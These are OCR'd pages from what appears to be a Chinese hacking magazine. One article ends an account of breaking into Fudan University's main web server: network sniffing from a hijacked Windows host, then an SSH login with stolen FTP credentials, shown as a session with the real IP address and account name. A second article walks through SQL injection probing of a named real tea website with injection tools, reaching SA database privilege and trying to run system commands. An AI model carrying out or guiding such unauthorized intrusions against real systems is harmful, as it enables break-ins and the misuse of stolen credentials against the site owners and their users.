


图16

## 五、尘埃落定

现在就已经完全控制了复旦大学的主站了，虽然主站的操作系统是Linux，但是我们通过先入侵一台Windows的3389肉鸡再进行对目标的嗅探就达到了预期的效果，可见嗅探的威力的确非比寻常，不注意防范的话可是非常危险的！既然是Linux系统，管理员一般都是使用SSH来远程管理服务器的。扫描一下主站的服务器，发现开了22端口（SSH的默认连接端口为22），尝试使用嗅探到的FTP用户名和密码登录SSH居然成功了，如图17（小编注：在Windows下不能直接登录SSH，大家可以使用putty这个小工具）。至于通过溢出或者其它提权方法来得到root权限，我就不弄了，因为这方面实在不太熟悉。本文主要是介绍一种入侵思路，有了可行的思路，方法上就好实现了，入侵的成功性自然也就提高了！



```
login as: jwc
jwc@61.129.42.5's password:
Last login: Wed May  9 09:04:05 2007 from 252.213.129.219.broad.mm.gd.dynamic.16
3data.com.cn
jwc@www ~$ uname -a
Linux www.fudan.edu.cn 2.4.31-1trsmp #1 SMP Tue Jun 21 17:10:10 CEST 2005 i686 u
nknown unknown GNU/Linux
jwc@www ~$ ls
Maildir/      bkfdcb.jpg      hhe.jpg      index2.html   ows-img/   v.html
adminbook.php  help_info_new.html  index.html  index3.html  star.gif
jwc@www ~$ whoami
jwc
jwc@www ~$
```

图17

（文章中涉及到的superscan3.0、明小子旁注入侵工具、lcx.exe、cain、putty，已经收录于光盘中）

### 小技巧

### 删除右键菜单的内容

首先单击“开始”菜单中的“运行”命令，打开“运行”对话框，在“打开”栏里输入“regedit”，然后按“确定”。在打开的“注册表编辑器”窗口中，打开HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\MenuExt主键，在该主键下会有许多的子主键，这些子主键的名称就是显示在右键菜单中的命令，只需找到显示命令的那条主键条目，单击鼠标右键，在弹出的快捷菜单中选择“删除”即可。

文章难度：★★★

# 看菜鸟来入侵“访茶网”

fancy

经常看黑客X档案的小菜时间长了都会有这么一个小毛病，每看到一个网址是带有参数，就会忍不住在它后边加个单引号或“and 1=1”、“and 1=2”之类的。这不，前几天我就入侵了一个很有趣的网站。

那是一个以茶道文化为主题的网站，不过我对它的内容并不感兴趣^_^。

在这个网站里逛了一下，发现很多页面都是使用的asp，便随便在一个网址http://www.fountea.com/puer/list.asp?mid=61&tp=wh后边加了个单引号，但它返回了正常页面，而且标题上还显示“无效页面”（图1），事情好像有点棘手了。接着我又试着使用“and 1=1”和“and 1=2”检测，但都返回了类似图1的正常页面，好像这个网站真的对注入作了过滤。既然直接注入已经没有希望了，那只好想一些其它的办法了。正当我准备放弃注入这条路的时候，却无意中瞄到刚才的那串网址有点特别。那串网址中有两个等号，还有个“&”把它们连接了起来，这不就说明了网页向服务器传递了两个参数吗？再仔细看看，这两个参数分别是“mid”和“tp”，值的类型分别是数字型和字符型。




图1




图2

于是我又试着把“tp”这个参数删去，仅仅对“mid”这个参数进行注入测试。我把网址变成“http://www.fountea.com/puer/list.asp?mid=61”再进行访问，这一下，网页中的图片都不显示了，只显示出了文字（图2）。看来，“tp”是“图片”的意思。接着我又在这串网址后加了个单引号进行提交，这回提示浏览错误（图3）。不过当我又使用“and 1=1”和“and 1=2”检测时却发现了一个很奇怪的现象。使用“and 1=1”检测时，服务器返回了如图4所示的页面，而使用“and 1=2”时却返回了如图5所示的页面，真的很奇怪。平时入侵网站，一般都是“and 1=1”返回正常页面，“and 1=2”返回错误页面的啊。不管它了，总之这个网站存在注入漏洞就行了。




图3




图4

我把这个网址丢到“啊D注入工具”里去进行检测，很快的，亲爱的“啊D”就向我报告检测结果了。真的存在注入漏洞，而且权限竟然是SA（图6）！这回可真的有得玩了！

既然是SA权限，我自然懒得去猜解什么用户名猜后台之类的了，直接去执行命令多省事呀。我直接来到“啊D”的CMD执行工具处，输入“net user”查看服务器的用户帐户，但令我失望的是，“啊D”并没有返回任何结果，就算我把命令换成使用“wscript.shell”来执行也是不行。

好不容易才弄到手的SA当然不能轻易丢掉，于是我又把这串网址放到了HDSI中进行检测。HDSI也不负厚望，报出了权限为SA，只是不知道它能不能成功执行命令。




图5

